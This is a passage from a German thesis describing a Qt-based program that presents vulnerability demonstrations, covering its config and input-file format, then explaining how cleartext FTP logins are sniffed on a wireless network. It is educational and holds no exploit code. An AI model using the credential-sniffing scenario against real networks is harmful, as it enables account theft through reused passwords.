Gemäß den Anforderungen soll die Erweiterung des Programms um zusätzliche Sicherheitslücken ohne Änderungen am Quellcode möglich sein. Daher darf der Quellcode keinerlei Inhalte über die Sicherheitslücken enthalten. Diese Inhalte werden aus Eingabedateien eingelesen und im Programm dargestellt.

Zur Programmierung von Fenstern steht in Qt die Klasse *QWidget* zur Verfügung. Diese Klasse wurde als Grundlage der Klasse *AixWidget* genutzt und um Funktionen zum dynamischen Aufbau von Fensterinhalten erweitert. Die Anzahl der Fensterinhalte steht beim Programmstart nicht fest, daher werden die Fensterobjekte in einer dynamischen Liste verwaltet.

Buttons werden unter Qt in der Klasse *QButton* verwaltet. Jeder Button hat eine eindeutige ID, über die der Button in einem Fenster aufgerufen werden kann. Im Quellcode können keine Buttons erzeugt werden, da auch die Buttons aus den Eingabedateien entstehen sollen. Daher wurde in der Klasse *AixButton* eine dynamische Erzeugung und Verwaltung der Buttons realisiert.

Der Aufbau der Oberfläche beim Start des Programms ist in Abbildung 4.1 dargestellt.

4.3 Eingaben des Programms

Das Programm liest zuerst die Konfigurationsdatei *aixploits.ini* aus dem aktuellen Verzeichnis ein. Diese Datei enthält Parameter, die das Layout des Programms festlegen. Zu diesen Angaben zählen Fenstergröße und -breite sowie Schriftgröße und Hintergrundfarbe. In der Initialisierungsdatei gibt es eine Variable *Directory*, die einen Verzeichsnamen enthalten muss. In diesem Verzeichnis erwartet das Programm alle Eingabedateien.



Abbildung 4.2: Verzeichnisstruktur und Eingabedateien des Programms

Die Eingabedateien, aus denen das Programm seine Oberfläche generiert, müssen vorgegebene Dateinamen haben, damit sie vom Programm eingelesen werden. Die Verzeichnisstruktur, in der die Dateien abgelegt werden, ist ebenfalls vorgeschrieben. Für den Text in den Dateien müssen bestimmte Formatierungsvorgaben eingehalten werden. Durch diese Vorgaben ist es möglich, Text und Kommandos einzulesen und in dem Programm darzustellen.

Eine detaillierte Übersicht der erwarteten Dateien und Verzeichnisse zeigt Abbildung 4.2. Die einzelnen Elemente der Eingabe werden in den nächsten Abschnitten erläutert.

4.3.1 Datei- und Verzeichnisstruktur

Die Struktur des Verzeichnisses, in dem sich die Eingabedateien befinden, ist fest vorgegeben. Das Standardverzeichnis */usr/local/share/aixploits* enthält das ausführbare Programm und eine Konfigurationsdatei. In dieser Konfigurationsdatei wird das Arbeitsverzeichnis der Präsentationsoberfläche festgelegt. Die Vorgabe für das Arbeitsverzeichnis ist das Standardverzeichnis. Unterhalb dieses Verzeichnisses werden die beiden Verzeichnisse *german* und *english* erwartet. In diesen beiden Verzeichnissen liegen alle weiteren Dateien für die jeweilige Sprachversion. Für jede Sprachversionen müssen zwei Verzeichnisse namens *infa* und *appfa* vorhanden sein. Das Verzeichnis *infa* enthält alle Dateien zu Exploits, die der Klasse der Schwachstellen in Internetanwendungen zugeordnet werden. Das Verzeichnis *appfa* beeinhaltet alle Dateien zu Exploits aus der Klasse der Schwachstellen in Betriebssystemen.

Im Verzeichnis *infa* müssen zwei Dateien mit den Namen *infa.txt* und *infa.html* vorhanden sein. Gleichermaßen werden im Verzeichnis *appfa* zwei Dateien mit den Namen *appfa.txt* und *appfa.html* erwartet. Die Dateien mit der Endung *txt* enthalten eine Namensliste der vorbereiteten Exploits und das zugehörige Verzeichnis. Listing 4.1 zeigt den Inhalt der Datei *infa.txt*.

```
SQL-Injektion;sql
phpBB;php
Cross-Site Skripting;xss
Webshell;shell
```

Listing 4.1: Inhalt der Datei infa.txt

Aus dem Text der Datei *infa.html* wird der Inhalt für das Fenster zum Menüpunkt "Internetanwendungen" erstellt. Der Text der Datei *appfa.html* wird unter dem Menüpunkt "Betriebssysteme" angezeigt. Beide Dateien enthalten einen selbst definierten Textbaustein. Der Textbaustein besteht aus einer Markierung für den Anfang und das Ende des Textes in der Datei. Der genaue Aufbau des Bausteins wird in Abschnitt 4.3.4 beschrieben. Innerhalb des Textbausteins kann HTML-formatierter Text (13) verwendet werden. Die Abkürzung HTML steht für Hypertext Markup Language. HTML ist eine textbasierte Sprache zur formatierten Darstellung von Texten und Bildern. Diese Formatierungsbefehle werden beim Aufbau des Fensterinhalts umgesetzt.

Die Verzeichnisse der einzelnen Exploits werden ebenfalls im Verzeichnis *infa* bwz *appfa* erwartet. In diesen Verzeichnissen liegen die vier Eingabedateien zum jeweiligen Exploit. In der Tabelle 4.3.1 sind alle Verzeichnisse und deren Bedeutung aufgelistet.

Verzeichnisname	Beschreibung
/usr/local/share/aixploits	Standardverzeichnis aller Eingabedateien
./german	Verzeichnis für Dateien der deutschsprachigen Version
./english	Verzeichnis für Dateien der englischsprachigen Version
./german/infa	Verzeichnis für Dateien zu Exploits der Klasse "Schwachstellen in Internetanwendungen"
./german/appfa	Verzeichnis für Dateien zu Exploits der Klasse "Schwachstellen in Betriebssystemen"
./german/infa/sql	Verzeichnis für Dateien zu einem Exploit (deutsche Version)
./english/infa/sql	Verzeichnis für Dateien zu einem Exploit (englische Version)

Tabelle 4.1: Verzeichnisstrukur der Eingabedateien

4.3.2 Konfigurationsdatei

Die Paramter des Programms bezüglich Fenstergröße und Schriftart werden beim Start des Programms aus der Datei *aixploits.ini* eingelesen.

Die ersten drei Parameter betreffen die Größe und die Aufteilung des Programmfensters. Die Breite des Programmfensters wird in der Variablen W in Pixeln angegeben. Die Variable H gibt die Fensterhöhe ebenfalls in Pixeln an. Im linken Bereich des Programmfensters wird die Menüstruktur angezeigt. Die Breite dieses Bereichs wird in der Variablen WL in Pixeln festgelegt.

Die folgenden drei Variablen bestimmen die Hintergrundfarbe des Programms. Die Farbe wird als RGB-Wert in den Variablen R,G und B als dreistellige numerische Werte angegeben.

Der Parameter *Font* beeinflusst die Schriftgröße des Textes im Programm. Die Größe der Schrift wird in Pixeln angegeben.

Die Sprache des Programms kann über die Variable *Language* konfiguriert werden. Als Sprachen stehen Deutsch und Englisch zur Verfügung. Die Sprache wird mit dem Wert *german* oder *english* festgelegt.

Der letzte Paramter gibt an, wo das Programm die Eingabedateien für den Aufbau der Inhalte findet. Die Variable *Directory* wird mit dem Pfad zu den Eingabedateien initialisiert.

Variable	Standardwert für die Auflösung 1024x768	Beschreibung
W	1000	Breite des Programmfensters
L	680	Höhe des Programmfensters
WL	300	Breite des linken Fensterbereichs
R	204	rote Komponente des RGB-Werts
G	221	grüne Komponente des RGB-Werts
B	233	blaue Komponente des RGB-Werts
Font	16	Schriftgröße
Language	german	Sprache des Programms
Directory	/usr/local/share/aixploits/	Verzeichnis der Eingabedateien

Tabelle 4.2: Variablen der Initialisierungsdatei und ihre Standardwerte

Variable	Standardwert für Auflösungen > 1024x768
W	1200
L	800

Tabelle 4.3: Fenstergröße bei höherer Auflösung

Ist die Konfigurationsdatei *aixploits.ini* nicht vorhanden, so werden im Quellcode des Programms festgelegte Werte benutzt. Das Verzeichnis der Quelldateien wird dann mit dem Wert */usr/local/share/aixploits/* vorbesetzt.

Einen Überblick über die verwendeten Variablen, ihre Standardwerte und ihre Bedeutung bietet Tabelle 4.2. Bei einer höheren Auflösung als 1024x768 Pixeln werden für die ersten beiden Parameter andere Werte verwendet. Durch die größere Auflösung kann das Anwendungsfenster mehr Platz nutzen. Die Standardwerte für eine größere Auflösung sind in Tabelle 4.3 zu sehen.

Alle Variablenzuweisungen müssen nach dem Variablennamen ein Leerzeichen enthalten. Anschließend folgt ein Gleichheitszeichen, wiederum gefolgt von einem Leerzeichen. Danach wird der Wert des Parameters erwartet. Die Variablenzuweisung muss mit einem Semikolon abgeschlossen werden.

4.3.3 Eingabedateien eines Exploits

Zu jedem Exploit müssen vier Eingabedateien existieren. Die Dateien werden in dem zum Exploit gehörigen Verzeichnis erwartet. Dem Exploit zum Thema SQL-

Dateiname	Beschreibung
./german/infa/sql/sql.html	kurze Beschreibung der Schachstelle und ihrer Auswirkungen
./german/infa/sql/info.html	ausführliche Informationen zur Schwachstelle
./german/infa/sql/step.html	Anleitung zur Demonstration der Schwachstelle
./german/infa/sql/exec.html	ausführbare Version der Anleitung mit Buttons

Tabelle 4.4: Namenskonventionen der Eingabedateien

Injektion wurde zum Beispiel in der Datei *infa.txt* das Verzeichnis *sql* zugeordnet. Die Tabelle 4.3.3 enthält eine Auflistung aller Eingabedateien und ihrer Inhalte. Die Datei *sql.html* soll die Kurzbeschreibung der Schwachstelle enthalten. Eine ausführliche Beschreibung der Sicherheitslücke geschieht in der Datei *info.html*. Die Anleitung zur Demonstration ist in der Datei *step.html* gespeichert. Die Datei *exec.html* enthält die Ausführungsschritte zur Demonstration der Sicherheitslücke mit ausführbaren Kommandos.

Alle Eingabedateien benutzen die im nächsten Abschnitt vorgestellten Bausteine. Innerhalb dieser Bausteine steht der volle Befehlsumfang von HTML zur Verfügung. Damit können beispielsweise Tabellen erstellt und Verweise auf Bilder eingesetzt werden.

4.3.4 Bausteine in den Eingabedateien

Als Bausteine werden die Elemente bezeichnet, die zur Gestaltung der Programmoberfläche zur Verfügung stehen. Es handelt sich dabei um Bausteine für Text, für Buttons und für eine Kombination aus Text und Buttons. Die Definition der Bausteine ist an den Aufbau von HTML-Tags (14) angelehnt. HTML-Tags dienen zur Formatierung der Darstellung von Elementen wie Text oder Bildern. In HTML-Dokumenten werden die einzelnen Elemente der Datei durch ein einleitendes und ein abschließendes Tag markiert. Der Inhalt dazwischen wird entsprechend den in den Tags enthaltenen Formatierungsanweisungen angezeigt. Die Tags werden durch spitze Klammern markiert. Diese Markierungsmethode wird auch für die drei Bausteine verwendet.

4.3.4.1 Text

Der Baustein beinhaltet Text mit HTML-Formatierungen. Als Paramter können nach dem einleitenden Tag <*text*> die Höhe und die Breite des Textes festgelegt werden. Die Werte werden in der Größeneinheit Pixel angegeben und durch

spitze Klammern maskiert. Anschließend folgt der auszugebende Text. Durch das Tag </text> wird der Baustein abgeschlossen. In Listing 4.2 wird ein Textbaustein definiert, der eine Höhe von 700 Pixeln und eine Breite von 50 Pixeln nutzt.

```
<text><700><50>
......
</text>
```

Listing 4.2: Aufbau des Bausteins Text

Innerhalb des Textbausteins können alle Kommandos genutzt werden, die mit HTML zur Formatierung von Text zur Verfügung stehen. In Listing 4.3 wird eine Liste mit vier Unterpunkten und einer fett dargestellten Überschrift erzeugt. Ein Überblick der HTML-Befehle findet sich im SELFHTML Kompenium von Münz (15).

```
<text><100><50>
<b>SQL-Injektion:</b><br>
<ul>
<li>Sicherheitsl&uuml;cke beim Zugriff auf Datenbanken
    durch dynamisch erzeugte SQL-Befehle</li>
<li>Benutzereingaben werden nicht ausreichend &uuml;berpr&uuml;ft
    oder als Text maskiert</li>
<li>Angreifer kann eigene Befehle in die SQL-Abfrage
    einf&uuml;gen (to inject)</li>
</ul>
</text>
```

Listing 4.3: Baustein mit formatiertem Text

Der Baustein wird vom Präsentationsprogramm eingelesen und als Fensterinhalt dargestellt. Abbildung 4.3 zeigt den Ausschnitt, der aus dem Listing 4.3 entsteht.



Abbildung 4.3: Fensterinhalt, der aus dem Textbaustein 4.3 aufgebaut wird

4.3.4.2 Button

Buttons werden zur Ausführung von Befehlen aus der Präsentationsoberfläche heraus benötigt. Die Definition der Buttons geschieht üblicherweise im Quellcode des Programms. Diese Definiton muss für jede Änderung an einem Kommando des Exploits bearbeitet werden. Eine solche Vorgehensweise ist besonders für eine Erweiterung der Präsentationsoberfläche ungeeignet. Daher werden die Beschriftung des Buttons und der Befehl ebenso wie die Textbausteine aus den Eingabedateien gelesen. Im Quellcode der Präsentationsoberfläche sind Funktionen enthalten, die aus dem Baustein "Button" das entsprechende Oberflächenelement erzeugen. Der Baustein besteht aus zwei Tags, die aufeinanderfolgend erwartet werden. Der erste Tag <*button*> gibt den Text an, mit dem der Button beschriftet wird. Der zweite Tag <*buttoncommand*> beinhaltet den Befehl, der beim Aktivieren des Buttons ausgeführt wird.

```
<button>/opt/lampp/lampp start</button>
<buttonCommand>
  konsole --noclose -e /opt/lampp/lampp start
</buttonCommand>
```

Listing 4.4: Aufbau des Bausteins Button

Ein Beispiel für den Baustein "Button" enthält Listing 4.4. Es wird ein mit dem Text "/opt/lampp/lampp start" beschrifteter Button erzeugt. Beim Klick auf den Button wird der Befehl "konsole –noclose -e /opt/lampp/lampp start" ausgeführt.

4.3.4.3 Text und Button

Zur übersichtlichen Präsentation von erläuterndem Text neben Buttons dient der Baustein "Combi". Zuerst wird durch das Tag <*combi*> festgelegt, dass eine Kombination aus Text und Button folgen wird. Danach folgt ein Textbaustein und anschließend ein Baustein vom Typ Button. Die Konstruktion wird vom Tag </*combi*> abgeschlossen. Funktionen im Quellcode der Präsentationsoberfläche erzeugen aus diesen Angaben ein Oberflächenelement.

```
<combi>
<text><5><50>
<ul>
  <li>Webseite http://127.0.0.1/unsafe/login/index.php aufrufen</li>
</ul>
</text>
<button>firefox</button>
```

```
<buttonCommand>
  /opt/firefox/firefox --height 200 --width 300
  http://127.0.0.1/unsafe/login/index.php
</buttonCommand>
</combi>
```

Listing 4.5: Aufbau des Bausteins Combi

Listing 4.5 zeigt den Code zur Erzeugung des in Abbildung 4.4 gezeigten Ausschnitts. Der Text gibt die Adresse der Webseite an. Der Button wird stets rechts neben den Text plaziert und im Beispiel mit der Beschriftung "firefox" versehen. Beim Klick auf den Button startet der Webbrowser firefox in einer festgelegten Größe und lädt die angegebene Webseite.



Abbildung 4.4: Beispiel eines Fensterinhalts, der aus dem Baustein Combi entsteht

4.4 Erweiterung der Präsentationsoberfläche

Zur Erweiterung der Präsentationsoberfläche sind keine Anpassungen im Quelltext nötig. Es genügt für die Einbindung eines weiteren Exploits die Verzeichnisstrukturen und Dateien wie in Kapitel 4.3.3 beschrieben anzulegen.

Abbildung 4.5 verdeutlicht, wie ein Exploit zu der Klasse der Schwachstellen in Internetanwendungen hinzugefügt wird.

Zur Erweiterung der Präsentationsoberfläche um einen weiteren Exploit muss zuerst entschieden werden, in welche Klasse von Sicherheitslücken die Schwachstelle einzuordnen ist. Gehört der Exploit zur Klasse der Schwachstellen in Betriebssystemen, so muss die Datei *appfa.txt* in den Verzeichnissen der einzelnen Sprachversionen editiert werden. In diese Datei werden der Name der Schwachstelle gefolgt von einem Semikolon eingetragen. Nach dem Semikolon muss der Name des Verzeichnisses, in dem alle Dateien zu dieser Schwachstelle zu finden sind, angegeben werden. Für einen Exploit aus der Klasse der Schwachstellen in Internetanwendungen muss analog die Datei *infa.txt* bearbeitet werden.

Das Verzeichnis mit dem gewählten Namen muss unterhalb jedes Verzeichnisses der einzelnen Sprachversionen angelegt werden. In dem Verzeichnis des Exploits



Abbildung 4.5: Ablauf der Erweiterung der Oberfläche um einen weiteren Exploit

werden dann die vier Dateien zu dem Exploit erstellt. Die aus den Eingabedateien *exploit.html*, *info.html* und *step.html* generierten Fensterinhalte sollen rein informativen Zwecken dienen. Im Interesse der deutlichen Abgrenzung der einzelnen Menüpunkte voneinander sollte zur Interaktion mit dem Benutzer ausschließlich die Datei *exec.html* genutzt werden.

In diesem Kapitel wurde die Erstellung der Präsentationsoberfläche und der Aufbau der Inhalte des Programms beschrieben. Nach den Details zur Oberfläche wird im nächsten Kapitel auf den Inhalt des Programms eingegangen. Die Fensterinhalte des Programms werden aus Dateien erzeugt. Im Zuge dieser Arbeit wurden bekannte Sicherheitslücken aus dem Bereich der Internetanwendungen in die Oberfläche eingepflegt. Im folgenden Kapitel werden die Schwachstellen erläutert und ihre Ausnutzung durch einen Angreifer vorgestellt.

5 Ausgewählte Sicherheitslücken in Internetanwendungen

In diesem Kapitel werden Sicherheitslücken aus dem Bereich der Internetanwendungen vorgestellt. Zuerst wird erläutert, nach welchen Kriterien die in dieser Arbeit behandelten Schwachstellen ausgewählt wurden. Anschließend werden die Dienste erläutert, die zur Präsentation der Schwachstellen aufgesetzt wurden. Die ausgewählten Sicherheitslücken werden einzeln vorgestellt und die Ausnutzung der Schwachstelle beschrieben. Zu jeder Sicherheitslücke wird angegeben, was die Schwachstelle hervorruft und wie dieser Angriffspunkt beseitigt werden kann. Die in diesem Kapitel behandelten Sicherheitslücken sind in der Präsentationsumgebung in deutscher Sprache enthalten. Um die Zweisprachigkeit der Oberfläche zu demonstrieren, wurde die in Abschnitt 5.4 behandelte Sicherheitslücke in beiden Sprachen eingepflegt.

5.1 Auswahlkriterien

Aus den bekannten Sicherheitslücken im Bereich der Internetanwendungen wurden verbreitete Schwachstellen ausgewählt. Die Sicherheitslücken sind in Diensten oder Inhalten verborgen, die über das Internet genutzt werden. Es wird kein Benutzer oder Login auf dem anzugreifenden Dienst oder System vorausgesetzt. Im Unterschied dazu befasst sich Herr Kaleß in seiner Arbeit mit Schwachstellen in Betriebssystemen und lokalen Anwendungen. Hier steht die Erweiterung der vorhandenen Benutzerrechte im Vordergrund. Schwachstellen in Internetanwendungen können in Diensten wie zum Beispiel in der Software eines Webservers verborgen sein. Eine Schwachstelle kann aber auch durch die Verwendung eines unverschlüsselten Protokolls entstehen.

5.2 Demonstrationsumgebung

Zur Demonstration der Schwachstellen werden Dienste wie Web- oder Datenbankserver benötigt. Um den Installations- und Konfigurationsaufwand gering zu halten, wird das frei verfügbare Paket xampp (16) genutzt. Dieses Paket enthält einen Apache Webserver (17), einen MySQL Server (18) und einen ProFTPD Server (19). Die Dienste sind vorkonfiguriert in einem Archiv gebündelt. Nach Entpacken des Archivs stehen alle Inhalte im Verzeichis */opt/lampp* zur Verfügung. Das Skript */opt/lampp/lampp* startet und stoppt die Dienste einzeln oder in ihrer Gesamtheit.

5.3 Unverschlüsselte Protokolle

5.3.1 Informationen

Ein Protokoll ist eine Konvention, wie Informationen zwischen zwei Kommunikationspartnern ausgetauscht werden. Zur Vernetzung von Computern wird das Internet Protokoll (IP) (20) benutzt. Hierbei erhält jeder Rechner eine eindeutige IP-Adresse, unter der er für andere Rechner erreichbar ist. Auf IP setzen andere Protokolle auf, die für die Übermittlung von Daten genutzt werden. Das Hypertext Transfer Protocol (HTTP) (21) dient zum Beispiel zur Übertragung von Webseiten, also zur Übermittlung von Daten aus dem World Wide Web (WWW). Das File Transfer Protokoll (FTP) (22) wird zur Übertragung von Dateien genutzt. Der FTP-Server ist ein Dienst, über den Dateien auf dem Rechner von anderen Rechnern aus erreicht werden können. Der Client authentifiziert sich am FTP-Server durch Benutzername und Passwort. Anschließend kann der Client Dateien vom Server auf die lokale Platte kopieren (download) oder Daten auf dem Server ablegen (upload).

Protokolle wie HTTP und FTP haben gemeinsam, dass die Authentifizierungsinformationen und die Daten unverschlüsselt, also im Klartext, über das Netzwerk übertragen werden. Unverschlüsselte Daten können von Dritten mitgelesen werden. Von Interesse sind weniger die Daten selbst als die Authentifizierungsinformationen. Bei der Anmeldung über ein unverschlüsseltes Protokoll werden Benutzername und Passwort im Klartext übertragen. Die meisten Benutzer verwenden ein und dasselbe Passworter für mehrere Accounts. Das Passwort für den Mailzugang wird zum Beispiel auch für den Zugang zu einem Online-Shop verwendet. Mit den gewonnenen Informationen kann ein Angreifer dann diese Accounts des Benutzers für seine Zwecke missbrauchen. Die Schwachstelle ist keine Sicherheitslücke in der Software des FTP-Servers, sie liegt in der unverschlüsselten

Übertragung der Daten.

5.3.2 Angriffsszenario

Um die Risiken von unverschlüsselten Protokollen zu demonstrieren, wird die Kommunikation eines Clients mit einem FTP-Server mitgeschnitten. Spezielle Programme, sogenannte Netzwerksniffer, schnüffeln (to sniff) im Netzwerkverkehr anderer Rechner. Damit der Mitschnitt des Netzwerkverkehrs möglich ist, muss ein verteiltes Netzwerk genutzt werden. In einem verteilten Netzwerk kann die Kommunikation eines Clients von allen anderen Clients empfangen werden. Wireless LAN ist ein verteiltes Medium. Der Netzwerkverkehr eines Rechners wird von allen anderen Rechnern in diesem WLAN empfangen. In einem verdrahteten Netzwerk werden meistens ein oder mehrere Switches verwendet. Durch Vernetzung von Rechnern über Switches entsteht eine baumartige Netzwerkstruktur. In einem vollständig geswitchten Netzwerk existieren nur Punkt-zu-Punkt Verkabelungen zwischen Rechner und Switch. Der Switch sorgt durch eine gezielte Paketvermittlung dafür, dass Netzwerkdaten nur an den Empfängerrechner übermittelt werden. In einem geswitchten Netzwerk kann die Kommunikation deshalb nicht ohne weiteres von anderen Rechnern aus abgehört werden.

5.3.3 Durchführung

Als FTP-Server wird der ProFTD Server genutzt. Dieser Dienst wartet auf Port 21 auf eingehende Verbindungen. Die Authentifizierung und die Datenübertragung sind nicht verschlüsselt. Der FTP-Client meldet sich mit dem Benutzernamen *nobody* und dem Passwort *lampp* an. Abbildung 5.1 zeigt die Authentifizierungsphase im Klartext. Eine Anfrage des Clients nach Verschlüsselung der Datenübertragung beantwortet der Server mit einer Fehlermeldung. Zur Verdeutlichung der Übertragung im Klartext sind in Abbildung 5.2 die relevanten Daten nochmals hervorgehoben. Die Anmeldeinformationen wie Benutzername und Passwort sind direkt im Klartext zu erkennen. Diese Daten können für Logins von Email-Konten oder Online-Shops genutzt werden. Die Wahrscheinlichkeit ist hoch, dass zumindest das Passwort mehrfach verwendet wird.

Die Kommunikation wird mit dem Netzwerksniffer ethereal (23) mitgeschnitten. Der Mitschnitt geschieht bei der Demonstration auf der internen Netzwerkschnittstelle des Rechners. Dieser Mitschnitt kann in einem Wireless LAN von jedem Rechner innerhalb dieses Netzwerks aus erfolgen. Ein mögliches Szenario ist in Abbildung 5.3 ersichtlich.



Abbildung 5.1: Mitgeschnittener Verkehr der FTP-Anmeldung

5.3.4 Gegenmaßnahmen

